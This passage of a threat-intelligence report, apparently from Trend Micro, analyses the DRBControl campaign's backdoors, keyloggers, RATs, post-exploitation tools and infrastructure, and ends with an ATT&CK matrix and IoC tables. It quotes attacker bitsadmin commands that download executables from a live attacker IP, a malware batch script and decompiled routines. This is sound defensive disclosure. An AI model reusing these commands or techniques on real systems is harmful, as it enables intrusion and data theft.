                if ( counter % 4 != 2 )
                {
                    goto counter_equal_3;
                }
                goto counter_equal_2_or_3;
            }
        }
        else
        {
            a5 += a5 >> 1;
        }
        a5 *= -3;
    }
    counter_equal_2_or_3:
    a5 -= a5 >> 3;
    counter_equal_3:
    a5 *= 17;
    ++counter;
    *decrypted_config_file = a5 ^ decrypted_config_file[v8];
    ++decrypted_config_file;
}
while ( counter < copy_len_config_file );
}
return 0i64;
}

```

Figure 13. Config decryption routine

When the malware is first run, the obfuscated configuration is appended to a randomly generated GUID and stored in the HKLM (or HKCU)\SOFTWARE\Plus registry key inside the CFG value. When the backdoor is run without arguments, it will create a copy of itself in the directory specified in the configuration file.

The malware then sets its persistence mechanism. Depending on the user privilege, it will either create a service or modify the HKEY_CURRENT_USER\Microsoft\Windows\Run registry key to run itself with the –PO argument. If necessary, it will also run itself with the –UC argument to bypass UAC.

The following arguments are handled (one at a time):

- PO: Injects backdoor into *svchost.exe* via process hollowing and runs it with “-OE” argument
- OE: Initializes all plug-ins and starts communication with C&C; one of the threads runs the backdoor with the –KG argument on every RDP session
- UC: UAC bypass
- KG: Keylogging feature initialization (discussed later)

Like in the type 1 backdoor, the RTTI information is available in this sample. The following classes were observed:

- CNet: Virtual class implemented by other network-related classes
- CNetHttp: Class related to HTTP communication protocol
- CNetTcp: Class related to TCP communication protocol

- CPlugin: Virtual class implemented by other classes
- CFileManager: Class related to file handling (read, write, list, execute, etc.)
- CKeylog: Class related to keylogging feature (discussed later)
- CMutire: Class handling console input and output
- CPortMap: Class handling socket binding
- CShell: Class handling command execution via *cmd.exe*; input and output are handled through named pipes

Keylogger Feature

A thread makes sure that the backdoor runs with the “-KG” parameter inside every RDP session.

```
48 if ( !GetSystemDirectoryW(&Buffer, 0x104u) )
49     GetLastError();
50 wprintfW(&CommandLine, L"%s\\clip.exe -KG", &Buffer);
51 v2 = (FARPROC)WSEnumerateSessionsW;
```

Figure 14. Backdoor set to run with the “-KG” parameter

A file named *%USERNAME%.rpt* is created in the same directory as the malware using this output format: *%username% | [YYYY-mm-dd HH:MM:sss] | <process name> | <window title>*. The file is obfuscated before being written to disk using a simple algorithm:

```
34 for ( i = 0i64; i < v2; *((_BYTE *)&SystemTime.wMilliseconds + i + 1) = ((v4 - 0x34) ^ 0x34) + 0x34 )
35     v4 = *((_BYTE *)&Buffer + i++);
36 v5 = CreateFileW(&FileName, 0x40000000u, 1u, 0i64, 4u, 0, 0i64);
```

Figure 15. *%Username%.rpt* obfuscation routine

We found three samples related to this backdoor. The only difference was the embedded configuration file. The samples, together with their C&Cs, file paths, and service names, can be found in the IoCs.

We also discovered an old version of this backdoor being dropped by a weaponized Microsoft Word document from July 2017. The C++ classes were named similarly. This suggests that DRBControl is not a newcomer.

Other Malware Families Used

We found several other malware families related to DRBControl. The found families are a mix of widely known and less common malware.

PlugX RAT

We found a variant of the well-known PlugX malware using the same C&C utilized by a type 1 backdoor sample from the campaign. The hardcoded version number in the binary is “0x20120123” and the configuration file is 0x150C bytes long. The C&Cs are [www.kkxx88866\[.\]com](http://www.kkxx88866[.]com) and [www.betwln520\[.\]com](http://www.betwln520[.]com), and the file is copied under the %ALLUSERSPROFILE%\Mico directory.

Some strings from the regular PlugX have been slightly modified, likely in an attempt to evade simple detection rules. As examples, “JoProcBroadcast” became “J0Pr0cBr0adcast”, and “OIProcNotify” became “0IPr0cN0tify”.

The malware is also dropped via the DLL side-loading technique. Although this time, the vulnerable file is a legitimate Chrome installer that loads a malicious *goopdate.dll* file.^{7, 8} This .DLL file decrypts, decompresses, and loads a third file named *license.rtf*, which is the final PlugX malware. The similar naming is yet another link to the TTP of DRBControl.

The malware was found because of the shared infrastructure, but we do not have any insight into the way or the time it was used. Some hints point toward a very old sample — we found it in a .ZIP file named *KB3023607.zip*, which relates to a fix that Microsoft issued in February 2015.⁹ Moreover, the compilation date of the unpacked sample indicates 2015-10-14, but the modification date of *license.rtf* in the ZIP file is 2018-08-10. It also seems that no IP address has been assigned to the C&C domains until March 2018.

Trochilus RAT

Two samples belonging to the Trochilus RAT family can be linked to domain names that DRBControl used. The samples are Nullsoft Scriptable Install System (NSIS) installers that drop two files: *rpcss.dll* and *data.dat*, which is the backdoor in an encrypted format.

Both samples copy the files to %ALLUSERPROFILE%\Medialoader, and, if running with admin privileges, create a service named medialoader that runs the DLL at boot time. The *setup443.exe* file was hosted at the address [http://juchaoba\[.\]com/plus/guestbook/images/setup443.exe](http://juchaoba[.]com/plus/guestbook/images/setup443.exe). We speculate that the site was compromised to host the *setup443.exe* file.

The *diskshawin.exe* file is dropped by an SFX RAR file, which drops three files (*run64.bat*, *csres.exe*, and *diskshawin.exe*) into %SystemRoot%\Fonts and launches *run64.bat*. *Csres.exe* is a custom installer, which, based on the user privileges, will either create a service named SESSRV, use UAC bypass, or just run the malware during every RDP session.

This installer creates several mutexes that have been seen in other known malware families linked to domain names reportedly used by the Winnti group.¹⁰ We discuss this later in the Links with Known Threat Actors section.

MFC Keyloggers

We also found two additional malware samples using the Microsoft Foundation Class (MFC) library and has links to the domain name [shoppingchina\[.\]net](http://shoppingchina[.]net) used in this campaign. The purpose is to capture clipboard and keystroke data and send it to a PHP script hosted on the C&C.

HyperBro

The custom in-memory HyperBro backdoor¹¹ was also found to make up DRBControl's arsenal. Loading the payload is similar to the type 1 backdoor, which involves abusing a legitimate Microsoft executable, but this time the *MsmpegEng.exe* executable is a 32-bit file.

The encrypted backdoor is stored in a file named *thumb.dat*, which is decrypted and loaded by the *mpsvc.dll* file. An additional *config.ini* file contains a GUID. By looking at the RTTI class names, we found classes that were not present in a Palo Alto blog post¹² on HyperBro:

- VTClipboardInfo
- VTClipboardMgr
- VTFileRename
- VTFileRetime
- VTKeyboardInfo
- VTKeyboardMgr
- VTRegeditKeyInfo
- VTRegeditMgr
- VTRegeditValueInfo

The class VTFileDataRes was removed, and the URI pattern to contact the C&C changed from “/ajax” to “/api/v2/ajax”. Another difference was the options passed to the compiler, as our sample did not use a stack cookie (/GS in Visual Studio).

The sample contained a hardcoded version number and date of 2.0.9 and “Feb 04 2015.” From an infrastructure point of view, the C&C had striking similarities with the more recent C&C used by the type 1 backdoor, which led us to believe that this sample is related to DRBControl.

Cobalt Strike

We also found a sample of Cobalt Strike linked to the cdn[.]kkxx888666[.]com subdomain. The same domain name has been used by an old type 1 backdoor and a PlugX sample.

Post-Exploitation Tools

During our research, we found several other tools used by DRBControl. Among its arsenal were a clipboard stealer, wherein the content is encrypted with the same algorithm as the type 1 backdoor; a network traffic tunnel named EarthWorm;¹³ a public IP address retriever;¹⁴ an NBTScan tool for enumerating NetBIOS shares; a brute-force tool;¹⁵ and an elevation of privilege tool for exploiting CVE-2017-0213.¹⁶ We also discovered password dumpers, tools for bypassing UAC, and code loaders in the post-exploitation tools.

Password Dumpers

We found multiple password dumpers in DRBControl's toolkit. Some of them were known, such as Quarks PwDump and modified versions of Mimikatz that only dump login passwords. Others are based on publicly available source codes.^{17, 18} Based on the PDB path, the latter was named NetPwDump by the malicious actor. Another tool dumps SQLite data from the files stored on the "\\Google\\Chrome\\User Data\\Default\\Login Data" directory.

UAC Bypass

Many samples were simple implementations of publicly known techniques for bypassing UAC. Implemented techniques include UAC bypass via elevated .NET applications,¹⁹ Win7Elevate,²⁰ and *eventvwr.exe* and registry hijacking.²¹

Code Loaders

Many of the tools used were simple code loaders. DRBControl might be using them to bypass code execution restrictions or evade security solutions.

One of them takes a hostname and a port as the parameter, uses the information to connect to a server, downloads code (probably a position-independent shellcode), and executes it. Another tool, named NetUseEngine on the PDB information, is used to create a service and launch it when the system boots. It takes three parameters: install, special, or uninstall.

The malicious actor also wrote a tool to run a command by copying it inside a *run.sct* file and executing it via the Squiblydoo technique.²² Others are even simpler, launching *c:\programdata\b.bat* via *WinExec* or *CreateProcessA*. We even found a *b.bat* file launching Mimikatz.

Infrastructure Analysis

There were not many domain names linked to DRBControl, and the infrastructure was diverse. In most cases, we could resolve IP addresses only for the subdomains hardcoded in the malware samples, but the domain names didn't have IP addresses linked to them. On multiple occasions, different subdomains led to different malware families. For instance, the attacker pointed some domain names to 127.0.0.1, which is a known practice of some threat actors.

More recently, the attacker switched to IP addresses that, based on the Whois Lookup record, can be identified within the Google Cloud address space. (It should be noted, however, that this does not necessarily mean a direct abuse to the platform.) When browsing the C&C domain names or IP addresses, we noticed the returned content was a simple HTTP header that redirects the user to a legitimate website such as Google or Dropbox. This is consistent with the malicious domain names that sometimes contained the company names.

Review of DRBControl's Activities

DRBControl's activities can be reviewed based on the commands they sent to 67 different IDs:



Figure 16. Command type sent by DRBControl

Command	Number of occurrences
netstat -ano	24
tasklist	19
systeminfo	19
query user	18
ipconfig /all	16
whoami	15
reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"	12
dir wlbctrl.dll	11
type log.txt	10
set	10

Table 1. Top 10 commands issued by DRBControl through "cmd /c"

Of the 51 files that the attacker deleted, the majority were post-exploitation tools. Notably, in two cases, the attacker deleted the file *c:\ProgramData\SxSWvSmart.hlp*, which is known to contain keylogging information generated by the PlugX malware. All of the downloaded files were post-exploitation tools.

Among the uploaded files, there were many Office and PDF documents, key logs, SQL dumps, browser cookies, and even a KeePass database. Another interesting note is that the download and upload commands included the remote file path as an argument, which allowed us to see how the attacker organizes its files.

Some parent directories from which the attacker copied the stolen files were interesting: "C:\Projects\Dropbox\Test Version\DRBControl\Release\Downloads\", or "C:\Users\Win2008_x64\Desktop\drb\Downloads\". The attacker would then create a directory structure of "[<victim's IP address>]\ <victim's ID>]+ [<username>]\ <stolen file path>" or "<Victim's ID>(<computer name>)\<stolen file path>". Some of the attacker's directory names contained Chinese words, such as "备份" ("backup") and "UAC 提权" ("UAC elevation").

Links with Known Threat Actors

Our first speculation was that this attacker was new, as we had never seen the type 1 and type 2 backdoors before and did not find infrastructure similarities with other threat actors. However, our analysis revealed some connections to known threat actors, listed below.

Winnti

Aside from being motivated by profit, the Winnti group has gained notoriety for their involvement in various malicious activities associated with targeted attacks and utilizing self-developed, technically-proficient tools in their attacks.²³ Over the years, Winnti-related activities have suggested that there are likely more than one group of attackers behind the Winnti umbrella.²⁴

It is highly probable that Winnti is comprised of several closely related threat actors that share tools and parts of attack infrastructures. How closely they work together is still unknown. Some speculate that there might be one central development group providing malware and tools for the others, or that each entity creates its own software that they later share with peers.

The first link we found was the mutexes shared between two malware families with different infrastructure. One of the Trochilus samples, named *diskshawin.exe*, had links to the domain name `fn.shoppingchina[.]net` and is dropped by a custom installer file that uses the following mutexes:

- `cc5d64b344700e403e2sse`
- `cc5d6b4700e403e2sse`
- `cc5d6b4700032eSS`

The mutexes were also found in a BbsRat sample, which is named *diskwinshadow.exe* and contacts the domain name `bot.googlerenewals[.]net`. The same domain name has been listed in a 2017 Clearsky report on the Winnti group's activities.²⁵

The second and third link we found come from two commands issued by the attacker in a compromised machine:

- `bitsadmin /transfer n http://185.173.92[.]141:33579/i610.exe c:\users\public\wget.exe`
- `bitsadmin /transfer n http://185.173.92[.]141:33579/t32d.exe c:\users\public\wget.exe`

A look into the passive DNS of the IP address 185.173.92[.]141 revealed that the domain name `googlerenewals[.]net` was used close to the timeline of our incident. Finally, we searched for executables named `t32d.exe` and found a sandbox report for a malware contacting the domain name `test3.facebooknavigation[.]com`. Like `googlerenewals[.]net`, `facebooknavigation[.]com` was also listed as Winnti-related in the aforementioned report.

Emissary Panda/LuckyMouse/APT 27

We also found some links with Emissary Panda (a.k.a. LuckyMouse, APT27, and Iron Tiger). The first one involves the use of the HyperBro backdoor, which appears to be exclusive to the threat actor. All reports we found on this backdoor mention campaigns attributed to Emissary Panda.^{26, 27}

While it is a very loose link, we also noticed that the packed version of HyperBro was named `thumb.db` in the Emissary Panda case, while the one in this campaign is named `thumb.dat`. The executable used for DLL side-loading, however, is entirely different.

Having found relations with Winnti and Emissary Panda reminded us that we also found some signed malware certificates being shared by both groups in the past.

Conclusion

Attribution is a complicated aspect of cybersecurity, and it is not the goal of this publication. What we have discovered in our analysis, however, is the existence of a significant number of indicators of compromise (IoCs) and intriguing connections with at least two known APT groups.

This research delves into the modus operandi and different kinds of malware used by DRBControl, whose goal is to steal source code and data from gambling and betting companies located in Asia.

We did not find information regarding attacks in other parts of the world. However, this is not to say that there has been none.

The threat actor described here shows solid and quick development capabilities regarding the custom malware used, which appears to be exclusive to them. The campaign exhibits that once an attacker gains a foothold in the targeted entity, the use of public tools can be enough to elevate privileges, perform lateral movements in the network, and exfiltrate data.

Trend Micro Solutions

Trend Micro™ Deep Discovery™ provides detection, in-depth analysis, and proactive response to today's stealthy malware and targeted attacks in real-time through specialized engines,²⁸ custom sandboxing,²⁹ and seamless correlation across the entire attack lifecycle, even without any engine or pattern update. To defend against spam and email threats,³⁰ businesses can consider Trend Micro™ endpoint solutions such as Trend Micro Smart Protection Suites³¹ and Worry-Free™ Business Security.³² Trend Micro Deep Discovery™ has an email inspection layer that can protect enterprises by detecting malicious attachments and URLs.³³ Trend Micro™ Deep Security™ and Vulnerability Protection provide virtual patching that protects endpoints from threats that abuses unpatched vulnerabilities.^{34, 35}

Trend Micro's suite of security solutions is powered by XGen™ security,³⁶ which features high-fidelity machine learning to secure the gateway and endpoint data and applications.³⁷ XGen™ protects against today's purpose-built threats that bypass traditional controls, exploit known, unknown, or undisclosed vulnerabilities, and either steal or encrypt personally identifiable data.

MITRE ATT&CK Matrix™

Initial Access	Execution	Persistence	Privilege Escalation
Spearphishing Attachment	Command-Line Interface	BITS Jobs	Access Token Manipulation
	Execution through API	DLL Search Order Hijacking	Bypass User Account Control
	Execution through Module Load	Hidden Files and Directories	DLL Search Order Hijacking
	Exploitation for Client Execution	New Service	Exploitation for Privilege Escalation
	PowerShell	Redundant Access	New Service
	Scripting	Registry Run Keys / Startup Folder	Process Injection
	Service Execution		
	Signed Binary Proxy Execution		
	User Execution		
	Windows Management Instrumentation		

Defense Evasion	Credential Access	Discovery	Lateral Movement
Access Token Manipulation	Brute Force	Account Discovery	Remote File Copy
BITS Jobs	Credential Dumping	Application Window Discovery	
Bypass User Account Control	Credentials from Web Browsers	File and Directory Discovery	
Connection Proxy	Input Capture	Network Share Discovery	
Deobfuscate/Decode Files or Information		Process Discovery	
DLL Search Order Hijacking		Query Registry	
DLL Side-Loading		Remote System Discovery	
File Deletion		System Information Discovery	
Hidden Files and Directories		System Network Configuration Discovery	
Masquerading		System Network Connections Discovery	
Modify Registry		System Owner/User Discovery	
Obfuscated Files or Information		System Service Discovery	
Process Hollowing		System Time Discovery	
Process Injection			
Redundant Access			
Scripting			
Signed Binary Proxy Execution			
Software Packing			
Web Service			

Collection	Command And Control	Exfiltration
Clipboard Data	Commonly Used Port	Exfiltration Over Alternative Protocol
Data from Local System	Connection Proxy	
Data from Network Shared Drive	Custom Command and Control Protocol	
Input Capture	Custom Cryptographic Protocol	
Screen Capture	Data Obfuscation	
	Fallback Channels	
	Multi-Stage Channels	
	Multilayer Encryption	
	Remote File Copy	
	Standard Application Layer Protocol	
	Uncommonly Used Port	
	Web Service	

Indicators of Compromise (IoCs)

Payload

SHA-256	Trend Micro Pattern Detection	Notes
a44136c9ae13435882c5c2aded9ed8bd5e8c1a64520ab83a17cffa03ea3852d1	Backdoor.Win64.CLAMBLING.B	x64
bfd5056cfbec3a43656c2ceb27cacea5de27c7a82f21d2897826ce1e1748666a	Backdoor.Win64.CLAMBLING.B	x64
3d0d4945275cdbae9911183dd17fb5e118216816e1c9abc2cecfb65c4ef9d708	Backdoor.Win64.CLAMBLING.B	x64
a219dfc28426bf36af578e2dbc4a65abdae51e0c3df87c4cb3a2c8f9e0088d32	Backdoor.Win64.CLAMBLING.B	x64
f9759b5046d67d07ed4a0b07316d6797feb2293a8cbd3c4bc78c90269b87fe3f	Backdoor.Win64.CLAMBLING.B	x64
29e50893c10897684d8b81f0d511d4073442e385d2ab2ee6c9a9c0189851f72c	Backdoor.Win64.CLAMBLING.B	x64
bd278f8fbd5af15beddf5f1d8f7c20bec368fae2e7cb5ef16e2b50434d30a384	Backdoor.Win64.CLAMBLING.B	x64
c3c70ca2c473e166d0890450c70e3fafdc98f10f2027a1aa0d78a75170df2b69	Backdoor.Win64.CLAMBLING.B	x64
9b957bfe1bdbed23e5d45d6f30c7d666f2c65af32779d09927dfc0f79f6f7b91	Backdoor.Win32.CLAMBLING.A	x86
e82e7b6dbf074bb189cd639f70137d3d4350423fd4e84898688920d0110110b8	Backdoor.Win32.CLAMBLING.A	x86
9e3b82a55d3bd9773aaa50396436aec085eeb34e6efda70d6b2946a571911601	Backdoor.Win32.CLAMBLING.A	x86
9897e28cd7f1e26eb9115c99188192747ea39fee9aa8c22633e336beeb76f109	Backdoor.Win32.CLAMBLING.A	x86
cd5a3c0d92b76bd29fbb5dffaab6144487d35d83d3ab3e4ea545a0ea58ca9140	Backdoor.Win32.CLAMBLING.A	x86
76e41cd6cd30af04fbe540de60fa0f0873d65fb94727b921b2483c5d9e1cbdeb	Backdoor.Win32.CLAMBLING.A	x86
58597b5469a9b1af44b73937c3c44ce4dcea841a3eff3508dc0bed0bcb2ff10a	Backdoor.Win32.CLAMBLING.A	x86
46532c3fbd3e73682ea7c4fdec6a26ffa7baff36a78fd821b8bfe7721fc92ef	Backdoor.Win32.CLAMBLING.A	x86
b35e3d9835910c50502cf4753e77b50d279a9f9056f64bd609b865ded8a79d0c	Backdoor.Win32.CLAMBLING.A	x86
8c03324d303c4bf4f180f400537a307750561de37ed92691d46c09ef2caa22b0	Backdoor.Win32.CLAMBLING.A	x86
c88196c1ec9d29326cee11d04e73a3f6ce80a2bad5363925fd9520e64727407b	Backdoor.Win32.CLAMBLING.A	x86
832c5cbe153d7687e8e72a1108bf2f38e88d30de5b9432c5ff8fdef9d190ec02	Backdoor.Win32.CLAMBLING.A	x86
8bc65935aa19e95b52d7ecc1d5d8f15c0c85fde28d39c0a1844ca90a912cd502	Backdoor.Win32.CLAMBLING.A	x86
23cd30aaf21d02bde349e6c1761165120c0e2ded626a2de583103e1559e5b9f4	Trojan.Win32.CLAMBLING.ENC	x64
fa10b6cf0bd9de0734ecca6650de214647ec7305af90f9a4dfdc5e092706cb11	Trojan.Win32.CLAMBLING.ENC	x64
021751637a8fff2c48fd543316c25a7090d4ac96f81efb2cfd2a8bb239bafdfd	Trojan.Win32.CLAMBLING.ENC	x86
f52b3f5f8213709bb5617fd02e702dee10935eefb96f44e8afa35af17c81d05b	Trojan.Win32.CLAMBLING.ENC	x86
d1294a1e043bb882e99f278fa51ceefadc0939fedc47306e475fbdcb210dc5b	Backdoor.Win32.CLAMBLING.C	x64
927da2ff9203eb77a66fa7b23f9f1c3655b357fc2418422ed2d5813882a6ae5a	Backdoor.Win32.CLAMBLING.C	x86
64469d27fec40f50b06812c2d2fdba5dd73a3b258f304f48f97e9c792e1a0c6f	Backdoor.Win32.CLAMBLING.D	x64
e52034cb8b5f170c8174ea2b9ede2785d093360a57359261e2dfb436cd644038	Backdoor.Win32.CLAMBLING.D	x64

Spear-Phishing Documents

SHA-256	Trend Micro Pattern Detection
489310f5f63045a83251c4f457d2baa4b0c57e5ee7b3d147ee63913352a2c7f1	Trojan.W97M.CLAMBLING.A
cd651d4e8e5f9587f560a94c0a5ec6283938b906b4831341beb186eec11145cd	Trojan.W97M.CLAMBLING.A
b4d4dfef086872500891aa875eb221e8fc95e0c4566a07bc8adda5bd19ab76f3	Trojan.W97M.CLAMBLING.A
0351c808c016cd5190ea45d5243c6a2c6cd3b5fc4e22571e06b948910e5535f9	Trojan.W97M.CLAMBLING.A
9a6da3d7465b7cf6da32f80f2cd9009d7726dfbb128ec0b343fccfcc954de96a	Trojan.W97M.CLAMBLING.B

Type 0

SHA-256	Trend Micro Pattern Detection
5aee7ae5dd28fcd7e672912292061022c29538bf9264db56b30efdbc8d45abc0	Trojan.Win32.CLAMBLING.A
d5e98fb0f05f28183f51a66b0032525ebcdc55f056c0ddff2bf15a5eb3016fdd	Trojan.Win32.CLAMBLING.A

Type 1 backdoor samples

Dropper

SHA-256	Trend Micro Pattern Detection
0aa627736df73c543c26c3f033f1962282dd005e6a0ec8d9357df3511b2fc8a6	Trojan.Win64.CLAMBLING.A
52c02e9d24913761f508b0be1604b357acbe73c65df410b5588eef0e14cf812f	Trojan.Win64.CLAMBLING.A
d4d8a8cd8da49c7ae974d6774458d6267463eb62e798ced51865e7f88a64969e	Trojan.Win64.CLAMBLING.A

Type 1

SHA-256	Trend Micro Pattern Detection
e18af309ecc3bc93351b9fa13a451e8b55b71d9edcc4232bc53eb1092bdfa859	Trojan.Win64.CLAMBLING.A
a22815279cac432e5951cec72a0d24a53319e2d85e843e436c8b181ab43979b6	Trojan.Win32.CLAMBLING.A
d2f12b1492ab90e61c16d41d79ee3f28a7773656ccf4c3459afedb2bf46cca18	Trojan.Win32.CLAMBLING.A
0105718608ae7b8d782ae6e480d685dca1abc2deef29f0241d70de88f6da8dd5	Trojan.Win32.CLAMBLING.A
24ebd398be23135a2d8aa7000c2b6a534448b87aa5708b8546089630a8035f7e	Backdoor.Win64.CLAMBLING.A
96282a625a31b6bf646c6e01ad20de96fd63c345881a9c91190940121580059d	Backdoor.Win64.CLAMBLING.A
0693713f995285e8bd99ebfca2c4f0f1a8e824dafb5a99693442a9256df06e02	Backdoor.Win64.CLAMBLING.A
b226c8e85a7b1a6d4d29d42fc84bc7f3a32335fc7ba44b455a7716d706660873	Backdoor.Win64.CLAMBLING.A
a3d9aac7291e356a64b0892f4ec85f1cdcb3dea71b820917fcd5011fb555989d	Backdoor.Win64.CLAMBLING.A
9dd1d21e9431cfe25709a8f26ec0f605ed19cf64ca1922e97fad7b7f2d2e82ea	Backdoor.Win64.CLAMBLING.A
56758c25e3b00957c6f7f76fcea5d0598eff7eda98c63f50b51d1c28f267ac8f	Backdoor.Win64.CLAMBLING.A

C&C	File path	Service name	Campaign name	Version
www.kkxx888666[.]com:53 www.betwln520[.]com:110	%ALLUSERSPROFILE%\Update\ update.exe	wuau	N/A	N/A
download.safedog[.]co:80 download.safedog[.]co:443	%ALLUSERSPROFILE%\download\ SKTest.exe	download	N/A	1.0
test66.shopingchina[.]net:80	%ALLUSERSPROFILE%\S\s.exe	googleupdate	587694	4.0
update.google.com.updatesrvers[.]org:80	%ALLUSERSPROFILE%\google\ GoogleUpdate.exe	gupdate	google	4.0
safe.mircosofdevice[.]com:80 safe.mircosofdevice[.]com:53 safe.mircosofdevice[.]com:5000	%ALLUSERSPROFILE%\Microsoft\ DRM\Server\WinDRM.exe	WinDRM	123456	8.0
office.support.googledevice[.]com:8080 office.support.googledevice[.]com:53 office.support.googledevice[.]com:5000	%SystemRoot%\system32\sysprep\ RSoPProv.exe	RSoPProv	123456	8.0
office.support.googledevice[.]com:80 office.support.googledevice[.]com:53 office.support.googledevice[.]com:5000	%ALLUSERSPROFILE%\Firewall\ Firewall.exe	Firewall	123456	8.0
safe.mircosofdevice[.]com:53 safe.mircosofdevice[.]com:5000	%ALLUSERSPROFILE%\Microsoft\ DRM\Server\WinDRM.exe	WinDRM	123456	8.0
45.77.41[.]49:80 45.77.41[.]49:53 45.77.41[.]49:500	%SystemRoot%\system32\drivers\ UMDF\RSoPProv.exe	RSoPProv	123456	8.0
office.support.googledevice[.]com:8080 office.support.googledevice[.]com:53 office.support.googledevice[.]com:5000	C:\Windows\system32\rsoplicy.exe	RSoPProv	123456	8.0
office.support.googledevice[.]com:80 office.support.googledevice[.]com:53 office.support.googledevice[.]com:5000	%SystemRoot%\system32\sysprep\ RSoPProv.exe	RSoPProv	123456	8.0
office.support.googledevice[.]com:80 office.support.googledevice[.]com:53 office.support.googledevice[.]com:5000	%SystemRoot%\system32\sysprep\ RSoPProv.exe	RSoPProv	123456	8.0
office.support.googledevice[.]com:80 office.support.googledevice[.]com:53 office.support.googledevice[.]com:5000	%SystemRoot%\system32\sysprep\ RSoPProv.exe	RSoPProv	123456	8.0
35.220.232[.]71:53 35.220.232[.]71:554	C:\Users\public\Videos\Videos.exe	Videos	google	9.0

Type 2 backdoor samples

SHA-256	Names	Trend Micro Pattern Detection
a58946c10c8325040634f7cd04429b9f1e3715767d0c8aec46b7cba8975e6a69		Trojan.Win64.CLAMBLING.A
52c147c8eadb58d3580b39c023ce4a90dacce76ee5c30c56c56ea39939a56b52		Backdoor.Win64.CLAMBLING.A
b5546d4931a0316abd4018c982558ed808b4d0a60233ac18bee601fa09d95ee6		Backdoor.Win64.CLAMBLING.A
dd0399970d2dbb5ab8b5869e2fafb83194c992f27bbb244adce35e2fe6ef0d28		Backdoor.Win32.CLAMBLING.A
017a10eebdd3a1aca9b035413906da562331c6d1675efb02bb63bbe13b99165	goopdate.dll	Trojan.Win32.CLAMBLING.END
f80f78972b58ab78b0657c546323538966d9cd828892d4dc07cee6f6d5614f6b	info.cab	Trojan.Win32.CLAMBLING.END
98a0a78219aa7d67865615090d53916c9b4e7d3ea900080c268806c48bb41499	English.rtf	Backdoor.Win32.CLAMBLING.E

C&C	File paths	Service names
update.mircosoftdefender[.]com:8080 update.mircosoftdefender[.]com:30	%ALLUSERSPROFILE%\DRM\DRM.exe	WinDRM
update.mircosoftdefender[.]com:80 update.mircosoftdefender[.]com:443	%ALLUSERSPROFILE%\DRM\drm.exe	DRM
store.microsoftbetastore[.]com:443 store.microsoftbetastore[.]com:8080	%ALLUSERSPROFILE%\KasperskyLab\Kaspe\Kaspe.exe	Kaspe

Type 3

SHA-256	Trend Micro Pattern Detection
ee5f7e6ad4a344f40b9babada1654ea22333bb5150cfd26bfc239ead28b6528c	Trojan.Win32.CLAMBLING.A
ca26a34153972cc73c63d3a9aadd3b12ba35ecd6e39025b75be56b00c20e0ae	Trojan.Win64.CLAMBLING.A
1951c79f280692a43b7c7cafd45c3f5d7f4f841ae104a6cad814fab4641c79f2	Trojan.Win32.CLAMBLING.A
d5129308ee83a852e6a320ca68c8e66ed6d1eb4ec584dd0c8b5f313a56c49a15	Trojan.Win32.CLAMBLING.A
2fcb7ae3387634fda8f2fa87b7d2eac03660fce49f0732b07d8cf41693801577	Trojan.Win32.CLAMBLING.A
8b8735a05ce7dc5f061fc1bd1ca4ad9934da26d8c1d0585db72dfe74115ee6ed	Backdoor.Win32.CLAMBLING.D

Dropbox uploader

SHA-256	Trend Micro Pattern Detection
a58f2fea8c74c1d25090014c7366db224102daa6c798fcd7b7168b569b7d5ca2	Trojan.Win32.DBUPLODR.A
d201e726fd2a2f4b55ea5ca95f0429d74e2efb918c7c136d55ef392ceac854d6	Trojan.Win32.DBUPLODR.A
d62ddac7c4aa152cf6f988db6c7bd0c9dcffa2e890d354b7e9db7f3b843fd270	Trojan.Win32.DBUPLODR.A
d72c3f5f2f291f7092afd5a0fcaceaf2eaae44d057c9b3b27dd53f2048ed6175	Trojan.Win32.DBUPLODR.A
28d2637139231c78a6493cd91e8f0d10891cfeb6c5e758540515faa29f54b6b2	Trojan.Win32.DBUPLODR.A
5713907c01db40cf54155db19c0c44c046b2c676a492d5ba13d39118c95139bf	Trojan.Win32.DBUPLODR.A
260b64e287d13d04f1f38d956c10d9fdd3cfbf6ba0040a52223fa41605bb975	Trojan.Win32.DBUPLODR.A

PlugX RAT

SHA-256	Names	Trend Micro Pattern Detection
9418c3ac53ed7bec0dea36918c3a1862868b2d8f4e696db509b1ec7aa09bd976	KB3023607.zip	Backdoor.Win32.PLUGX.DUKSS
fdf1899eb1457acc2a59b89b0542d53cddcb5553e6fc53ced099473a59fce67c	Goopdate.dll	Backdoor.Win32.PLUGX.DUKSS
970388a8256c722e792d26374a3db7c6015a6bab4544c3981fac0d928ef07a12	License.rtf	Backdoor.Win32.PLUGX.DUKSS
6655c84e064f744e99fc4d7e50487239604df5f97996eaa8507df7744a8b4de3	mpsvc.dll	Backdoor.Win32.PLUGX.DUKSY

www.kkxx88866[.]com

www.betwln520[.]com

Trochilus RAT

SHA-256	Names	Trend Micro Pattern Detection
4e3e9e4613d414ba671fd35d7d70d0c3093cd322f5f297281a502420741c03c8	diskshawin.exe	Backdoor.Win32.TROCHIL.A
685f372013eb8b5580e603a159c4b68b226b2ae96e00629a567ee0d1ebcc66ec	setup443.exe	Backdoor.Win32.TROCHIL.A
8c0b0c86a3b055df36304d5421f1003e0e78368e421341d404e25ddf8f5f714b	rpcss.dll	Backdoor.Win32.TROCHIL.A
f7ef0e754b004910d40a47ca57b9cf41f63e2a06ba7cc495cb40771a017a8689	rpcss.dll	Backdoor.Win32.TROCHIL.A
c42ccb2c8dc43164db267b68578a3c8869adc4f5062063e7a6b942ecea8c4402	rpcss.dll	Backdoor.Win32.TROCHIL.A
30998c7d7496bf36b70232935b9dd1b0f84a6b7f288417312aab37d2a5dc360e	data.dat	Backdoor.Win32.TROCHIL.A
180640b1e69c48eae468f59c7967df8d3f4dcfd0bb69ce3bbbed3663b6ceebc87		Backdoor.Win32.TROCHIL.A

Batch script related to Trochilus RAT contains the following commands:

```
echo [REDACTED]
attrib -H -S c:\windows\fonts\system.exe
sc delete SESSRV
taskkill /f /im system.exe
taskkill /f /im system.exe
del /f /q c:\windows\fonts\system.exe
del /f /q c:\windows\fonts\system.exe
del /f /q c:\windows\fonts\run.bat
pushd c:
md\ProgramData\Microsoft\DeviceSync
move /y c:\windows\fonts\diskshwin.exe c:\ProgramData\Microsoft\DeviceSync
move /y c:\windows\fonts\diskshwin.exe %allusersprofile%\Microsoft\DeviceSync
cacls c:\windows\fonts\clip.exe /e /c /g everyone:f attrib +H +S c:\windows\fonts\clip.exe
start csres.exe"
del %sfxcmd%
del %0
```

HyperBro

SHA-256	Name	Trend Micro Pattern Detection
b823c03be8959b7636997616811ed69b2d611b8505b4f06958c7dc430e3cd681	thumb.dat	Backdoor.Win32.HYPERBRO.ENC

Winnti

